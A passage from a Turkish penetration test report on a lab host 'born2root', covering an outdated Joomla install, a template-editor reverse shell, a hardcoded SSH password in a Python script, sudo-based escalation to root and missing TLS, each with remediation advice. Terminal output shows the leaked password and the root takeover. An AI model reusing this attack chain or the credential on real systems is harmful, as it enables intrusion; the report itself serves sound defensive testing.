- Güçlü Parola Politikası: Parolaların en az 12 karakterden oluşması, büyük/küçük harf, rakam ve özel karakter içermesi zorunlu tutulmalıdır.
- Varsayılan Kullanıcı Adını Değiştirin: "admin", "administrator" veya "root" gibi tahmin edilmesi çok kolay olan kullanıcı adları yerine özel kullanıcı adları tercih edilmelidir.
- İlk Girişte Şifre Değişimi: Sistem ilk kurulduğunda veya yeni bir kullanıcı oluşturulduğunda, kullanıcının ilk girişte şifresini değiştirmesi zorunlu kılınmalıdır.
- Brute-Force Koruması: Ardışık hatalı giriş denemeleri yapan IP adresleri otomatik olarak engellenmelidir (Fail2Ban gibi araçlar kullanılabilir).
- Çok Faktörlü Kimlik Doğrulama (MFA): Parola kırılrsa dahi erişimi engelleyecek ikinci bir doğrulama katmanı (Google Authenticator, SMS kodu vb.) mutlaka aktif edilmelidir.



3.4. Eski Sürüm Yazılım ve Eklenti

	Bulgu ID	VULN-004
	CVSS Skoru	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
	Erişim Noktası	http://192.168.1.154/joomla/
	Özet	Hedef sistemde kullanılan Joomla CMS sürümünün ve bir eklentisinin güncelliğini yitirdiği tespit edilmiştir.

Bulgu Açıklaması

Gerçekleştirilen keşifler sonucunda, Joomla altyapısının güncel güvenlik yamalarını içermeyen eski bir sürümde çalıştığı saptanmıştır. Ayrıca, sistemde yüklü olan bir eklentinin de savunmasız olduğu görülmüştür.




Figure 12. Joomla sisteminin eski versiyon kullandığına dair uyarı mesajı

☐ Name ^	Location	Type	Installed	Available
☐ Joomla! Update Component Update	Administrator	Component	3.6.0	3.6.1

Figure 13. Joomla sisteminde kullanılan eklentinin güncel olmadığına dair ekran görüntüsü

Çözüm Önerileri

- Joomla Güncellemesi: Joomla yönetim paneli üzerinden sistemin en son kararlı (stable) sürüme yükseltilmesi gerekmektedir. Güncelleme öncesi mutlaka tam yedek alınmalıdır.
- Eklenti Yönetimi: Kullanılan tüm eklenti, modül ve bileşenler kontrol edilmeli; güncel olmayanlar en son sürüme çekilmelidir. Geliştiricisi tarafından desteklenmeyen eklentiler alternatifleri ile değiştirilmelidir.
- Gereksiz Eklentileri Kaldırın: Aktif olarak kullanılmayan tüm eklentiler ve şablonlar saldırı yüzeyini daraltmak adına sistemden tamamen silinmelidir.
- Güvenlik Eklentileri: Sisteme ek bir koruma katmanı sağlamak için Joomla uyumlu Web Uygulaması Güvenlik Duvarı (WAF) çözümleri entegre edilmelidir.



3.5. Tema Dosyaları Aracılığıyla Komut Çalıştırma

	Bulgu ID	VULN-005
	CVSS Skoru	CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H
	Erişim Noktası	http://192.168.1.154/joomla/administrator
	Özet	Yönetici panelinde bulunan tema düzenleme özelliğinin, dosya içeriklerini ve uzantılarını yeterince denetlememesi nedeniyle, saldırganın zararlı PHP kodları (Reverse Shell) yükleyerek sunucu işletim sistemine sızmayı başarmıştır.

Bulgu Açıklaması

Joomla yönetim panelinde yer alan "Tema Düzenleyici" (Template Manager) bölümünün, dosyaların içeriğini kontrol etmeden kaydedilmesine izin verdiği gözlemlenmiştir. Bu durum, meşru bir .php dosyasının (örneğin index.php veya error.php) içeriğinin silinerek yerine bir Reverse Shell kodunun yapılandırılmasına olanak tanır.




Figure 14. Tema düzenleyici üzerinden sisteme reverse shell yükleme




Figure 15. Yüklenen reverse shell dosyasıyla sisteme www-data kullanıcısı ile erişim sağlama



Çözüm Önerileri

- Dosya Düzenleme Özelliğini Kapatın: Güvenlik açısından, canlı (production) ortamdaki yönetim panelinden dosya düzenleme özelliğini tamamen devre dışı bırakın (Joomla yapılandırma dosyalarından veya dosya izinleri üzerinden).
- Dosya Sistemi İzinleri (Hardening): Web sunucusunun bulunduğu dizinlerdeki dosya yazma izinlerini kısıtlayın. Kritik PHP dosyalarını salt okunur (Read-Only) hale getirin.
- WAF ve IPS Kullanımı: Sunucu önünde çalışan bir Web Uygulaması Güvenlik Duvarı (WAF) üzerinden tehlikeli PHP fonksiyonlarının (system, exec, passthru, shell_exec) kullanımını engelleyin.
- Girdi Denetimi: Dosya düzenleme işlemlerinde içerik taraması yapacak ve zararlı kod bloklarını (payload) tespit edecek filtreleme mekanizmaları geliştirin.



3.6. Kaynak Kodda Hassas Veri İfşası ve Yatay Hareket

ACİL 	Bulgu ID	VULN-006
	CVSS Skoru	CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
	Erişim Noktası	192.168.1.154
	Özet	Sunucu üzerindeki bir script dosyasının kaynak kodunda, "tim" kullanıcısına ait parolanın açık metin olarak saklandığı tespit edilmiştir. Bu bilgiler kullanılarak SSH servisi üzerinden tim kullanıcısının oturumuna erişim sağlanmıştır.

Bulgu Açıklaması

Sisteme elde edilen ilk erişim (Reverse Shell) sonrası yapılan yerel keşif (local enumeration) çalışmalarında, "/opt/scripts/" dizini altında bulunan "fileshare.py" dosyası incelenmiştir. Dosya içeriğinde, sistem kullanıcısı olan "tim" adına tanımlanmış bir parolanın (hardcoded password) yorum satırı veya değişken içerisinde açıkça yazılı olduğu görülmüştür.

```
www-data@born2root /opt/scripts$ cat fileshare.py
cat fileshare.py
#!/usr/bin/env python

import sys, paramiko

if len(sys.argv) < 5:
    print "args missing"
    sys.exit(1)

hostname = "localhost"
password = "lulzlol"
source = "/var/www/html/joomla"
dest = "/tmp/backup/joomla"

username = "tim"
port = 22

try:
    t = paramiko.Transport((hostname, port))
    t.connect(username=username, password=password)
    sftp = paramiko.SFTPClient.from_transport(t)
    sftp.get(source, dest)

finally:
    t.close()

www-data@born2root:/opt/scripts$
```

Figure 16. Fileshare.py dosyasının içeriği



```
root@kali:~# ssh tim@192.168.1.154
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
tim@192.168.1.154's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Mar 29 09:57:20 2026 from kali
tim@born2root:~$
tim@born2root:~$ uname -a
Linux born2root 3.16.0-6-586 #1 Debian 3.16.56-1 (2018-04-28) i686 GNU/Linux
tim@born2root:~$ █
```

Figure 17. Tim kullanıcısının hesabına erişim sağlanması

Çözüm Önerileri

- Hardcoded Parola Kullanımını Yasaklayın: Hiçbir kullanıcı parolası, API anahtarı veya gizli veri; script, kaynak kod veya yapılandırma dosyaları içerisinde açık metin olarak saklanmamalıdır.
- Hassas Veri Yönetimi: Parolalar ve gizli anahtarlar için Environment Variables (Ortam Değişkenleri) veya HashiCorp Vault, AWS Secrets Manager gibi güvenli kasa (vault) çözümleri kullanılmalıdır.
- Dosya İzinlerini Sıkılaştırın: Kritik script dosyalarının (/opt/scripts/ vb.) sadece ilgili servis kullanıcısı tarafından okunabilir olmasını sağlayın (chmod 600 veya 700). Diğer kullanıcıların bu dosyaları okuması engellenmelidir.
- SSH Kısıtlamaları: SSH üzerinden girişlerde şifre ile oturum açma yerine, SSH Key-based Authentication (Anahtar tabanlı kimlik doğrulama) yöntemi zorunlu tutulmalıdır.
- Kod Denetimi (Static Analysis): Yazılım geliştirme süreçlerine (CI/CD), kaynak kod içerisindeki gizli verileri otomatik olarak tarayan araçlar (Gitleaks, TruffleHog vb.) entegre edilmelidir.



3.7. Güvensiz Sudoers Yapılandırması ile Root Yetkisi Elde Etme

	Bulgu ID	VULN-007
	CVSS Skoru	CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H
	Erişim Noktası	192.168.1.154:22
	Özet	"tim" kullanıcısının sudo yetkilerinin (ALL : ALL) ALL şeklinde kısıtlamasız tanımlandığı, bu hatalı yapılandırma sayesinde herhangi bir ek güvenlik denetimi olmadan doğrudan "root" (süper kullanıcı) yetkilerine ulaşılabildiği tespit edilmiştir.

Bulgu Açıklaması

Sistemde yatay hareket (Lateral Movement) sonrası erişim sağlanan "tim" kullanıcısı ile yapılan yerel kontrollerde sudo -l komutu çalıştırılmıştır. Yapılandırma dosyasında (/etc/sudoers), bu kullanıcıya sistemdeki tüm komutları, tüm kullanıcılar adına ve herhangi bir kısıtlama olmaksızın çalıştırma izni verildiği görülmüştür.

```
tim@born2root:~$ sudo -l
[sudo] password for tim:
Matching Defaults entries for tim on born2root:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/

User tim may run the following commands on born2root:
    (ALL : ALL) ALL
tim@born2root:~$
tim@born2root:~$ sudo su
root@born2root:/home/tim#
root@born2root:/home/tim# whoami
root
root@born2root:/home/tim# ls /root
flag.txt
```

Figure 18. Sudo yetkileri kontrol edilerek yetki yükseltme işleminin gerçekleştirilmesi

Bu zafiyetin istismar edilmesiyle sudo su komutu kullanılarak saniyeler içerisinde root yetkilerine yükselmiştir. Root yetkisi, saldırganın sistemdeki tüm dosyaları okumasına, değiştirmesine, güvenlik günlüklerini (log) silerek izlerini gizlemesine ve tüm ağ trafiğini manipüle etmesine olanak tanır. Bu, sistem güvenliğinin tamamen ihlal edildiği en üst seviye bulgudur.

Çözüm Önerileri

- En Az Yetki İlkesi (Least Privilege): Kullanıcılara sadece iş süreçleri için zorunlu olan spesifik komutlar için sudo yetkisi tanımlanmalıdır.
- Parola Gereksinimi: Kritik yönetimsel işlemler için NOPASSWD parametresinin kullanımı sınırlandırılmalı, her sudo işleminde kullanıcıdan kendi parolasını girmesi istenmelidir.
- Ayrıcalıklı Hesap Yönetimi (PAM): Kritik sistemlerde doğrudan root geçişi yerine, yapılan her işlemin kayıt altına alındığı (audit log) modern kimlik yönetim çözümleri tercih edilmelidir.



3.8. Güvensiz İletişim Protokolü Kullanımı (Missing SSL/TLS)

	Bulgu ID	VULN-008
	CVSS Skoru	CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:N
	Erişim Noktası	http://192.168.1.154
	Özet	Web sunucusunun HTTPS şifreleme protokolünü desteklemediği ve tüm veri trafiğinin açık metin (clear-text) üzerinden iletildiği tespit edilmiştir. Bu durum, ağ trafiğini izleyen bir saldırganın tüm verileri hiçbir engelle karşılaşmadan okumasına neden olur.

Bulgu Açıklaması

Görselde görüldüğü üzere, tarayıcı bağlantının güvenli olmadığını (You are not securely connected to this site) açıkça belirtmektedir. SSL/TLS sertifikasının eksikliği şu riskleri doğurur:

- Ortadaki Adam (MitM) Saldırıları: Aynı ağdaki bir saldırgan, kullanıcıların gönderdiği kullanıcı adı ve şifre gibi hassas bilgileri sniffing yöntemi ile ele geçirebilir.
- Veri Bütünlüğü Riski: Şifrelenmemiş trafik üzerinden iletilen veriler, saldırganlar tarafından iletim sırasında değiştirilebilir (örneğin indirilen bir dosyanın içine zararlı yazılım enjekte edilmesi).
- Güven Eksikliği: Kullanıcılar, tarayıcıda gördükleri "Güvenli Değil" uyarısı nedeniyle sisteme güven duymayacaktır.




Figure 19. Güvensiz iletişim protokolü kullanımı

Çözüm Önerileri

- SSL/TLS Sertifikası Kurulumu: Sunucuya geçerli bir SSL/TLS sertifikası kurulmalıdır.
- HTTPS Yönlendirmesi: HTTP üzerinden gelen tüm istekler otomatik olarak HTTPS protokolüne yönlendirilmelidir.
- HSTS Yapılandırması: Tarayıcıların siteye her zaman güvenli bağlantı üzerinden erişmesini zorunlu kılan HSTS (HTTP Strict Transport Security) başlığı sunucuya eklenmelidir.



4. Sonuç (Genel Değerlendirme)

Yapılan analizler sonucunda, sistemin güvenliğini temelden sarsan bir zafiyet zinciri tespit edilmiştir:

- İlk Erişim ve RCE: Güncel olmayan bir Joomla CMS ve savunmasız bir giriş formu üzerinden sisteme admin olarak sızılmış ve yönetim panelindeki tema düzenleme yetkisi suistimal edilmiştir. Bu yolla sisteme Reverse Shell atılarak sunucu üzerinde kod çalıştırma (RCE) başarılmıştır.
- Hassas Veri İfşası ve Yatay Hareket: Sunucu içerisindeki yerel keşif çalışmaları sırasında, /opt/scripts dizinindeki bir Python scripti içerisinde plain-text (açık metin) olarak saklanan kullanıcı parolası ele geçirilmiş; bu bilgilerle SSH üzerinden "tim" kullanıcısına yatay geçiş yapılmıştır.
- Tam Sistem Ele Geçirme (Root): "tim" kullanıcısının sudoers yapılandırmasındaki kritik bir hata (ALL:ALL ALL) istismar edilerek, herhangi bir kısıtlama olmaksızın Root yetkilerine yükselmiş ve sistemin tam kontrolü ele geçirilmiştir.

Ayrıca, giriş panellerinde Brute Force saldırılarına karşı bir hız sınırlaması (Rate Limiting) bulunmadığı ve zayıf parola politikası nedeniyle yönetici hesaplarının kolayca kırılabilirdiği gözlemlenmiştir. Hizmet sürekliliği açısından yapılan testlerde, sunucunun Slow HTTP DoS (Slowloris) saldırılarına karşı savunmasız olduğuda tespit edilmiştir.

Ağ güvenliği katmanında ise SSL/TLS şifrelemesinin bulunmaması ve hassas verilerin GET metodu ile URL üzerinden taşınması, verilerin ağ üzerinde "sniffing" yöntemiyle ele geçirilmesine zemin hazırlamaktadır.

Sonuç olarak; özellikle tam yetkili hesap erişimine ve uzaktan kod çalıştırmaya imkan veren kritik bulguların vakit kaybedilmeden giderilmesi, kurumun iş sürekliliği ve veri güvenliği açısından hayati önem arz etmektedir. Tespit edilen tüm bu zafiyetlerin teknik detayları, sömürü aşamaları ve çözüm önerileri, ekran görüntüleri ile desteklenmiş şekilde raporun "Teknik Bilgiler ve Detaylar" bölümünde sunulmuştur.



5. Kullanılan Kısaltmalar ve Terimler Sözlüğü

2FA/MFA

- Two-Factor / Multi-Factor Authentication: İki veya Çok Faktörlü Kimlik Doğrulama; parola dışında ek bir doğrulama katmanı (SMS kodu, mobil onay vb.) ekleyen güvenlik sistemidir.

B

- Brute Force (Kaba Kuvvet): Bir saldırganın, doğru kimlik bilgilerini bulana kadar binlerce farklı şifre kombinasyonunu otomatik araçlarla denediği saldırı türüdür.

C

- CAPTCHA: İnsan ve bilgisayar ayrımı yapmak için kullanılan, kullanıcıların bot olmadığını kanıtlamasını sağlayan güvenlik testidir.

D

- DoS (Denial of Service): Servis Dışı Bırakma; sunucunun bağlantı havuzunu tüketerek yasal kullanıcıların sisteme erişimini engelleme saldırısıdır..

I

- Intruder: Burp Suite aracı içerisinde yer alan ve giriş panellerine otomatik saldırılar (kaba kuvvet vb.) düzenlemek için kullanılan modüldür.

M

- MitM (Man-in-the-Middle): Ortadaki Adam Saldırısı; saldırganın kullanıcı ile sunucu arasındaki trafiği gizlice izlemesi veya değiştirmesidir.

O

- OWASP: Open Web Application Security Project; web uygulaması güvenliği konusunda standartlar ve risk listeleri (Top 10) yayınlayan topluluktur.

P

- Plaintext (Açık Metin): Herhangi bir şifreleme işleminden geçmemiş, herkes tarafından okunabilir durumdaki veridir.
- POST Metodu: Verilerin URL yerine HTTP isteğinin gövdesinde (body) gizli olarak gönderildiği daha güvenli bir yöntemdir.

R

- Rate Limiting: Bir sistemin belirli bir sürede kabul edeceği maksimum istek sayısını sınırlayan, kaba kuvvet saldırılarını engelleyen mekanizmadır.

S

- Slowloris: Web sunucusuna çok yavaş veri göndererek bağlantıları uzun süre açık tutan ve sunucuyu kilitleyen bir DoS saldırı türüdür.
- Sniffing (Koklama): Ağ trafiğinin özel yazılımlar ile izlenerek kullanıcı adı, şifre gibi paketlerin ele geçirilmesi işlemidir.
- SSL/TLS: Verilerin ağ üzerinde şifrelenerek güvenli şekilde iletilmesini sağlayan kriptografik güvenlik katmanlarıdır.

W

- WAF (Web Application Firewall): Web Uygulama Güvenlik Duvarı; web sitelerine gelen zararlı trafiği (SQLi, Brute Force vb.) analiz edip engelleyen sistemdir.



6. Kullanılan Araçlar

6.1. Burp Suite (Intruder)

- Kullanım Amacı: Web uygulamasına yönelik otomatik isteklerin gönderilmesi ve yanıtların analizi.
- İşlevi: Giriş panelinde hız sınırlaması (Rate Limiting) olup olmadığını denetlemek için kısa bir zaman diliminde yüzlerce farklı kullanıcı adı ve parola kombinasyonu ile testler gerçekleştirilmiştir.

6.2. CeWL (Custom Word List Generator)

- Kullanım Amacı: Hedef web sitesinin içeriğini tarayarak siteye özgü, özelleştirilmiş kelime listeleri (wordlist) oluşturulması.
- İşlevi: Sızma testi sürecinde, hedef kurumun veya uygulamanın terminolojisine uygun parolalar tahmin etmek amacıyla kullanılmıştır. Sitedeki metinler ayıklanarak, "admin" gibi jenerik kullanıcılar için potansiyel parola kombinasyonları oluşturulmuş ve kaba kuvvet (Brute Force) saldırılarının başarı oranı artırılmıştır.

6.3. Dirb (Web Content Scanner)

- Kullanım Amacı: Web sunucusu üzerindeki gizli dizinlerin ve dosyaların sözlük tabanlı saldırı yöntemiyle keşfedilmesi.
- İşlevi: HTTP GET istekleri kullanarak sunucu üzerinde yaygın olarak kullanılan dizin isimlerini (örn: /admin, /backup, /config) taramıştır. Yapılan testler sonucunda, normal şartlarda link verilmemiş ancak erişime açık olan hassas dizinlerin ve yapılandırma dosyalarının tespiti sağlanmıştır.



ÖZDEMİR
SİBER GÜVENLİK

- SON SAYFA -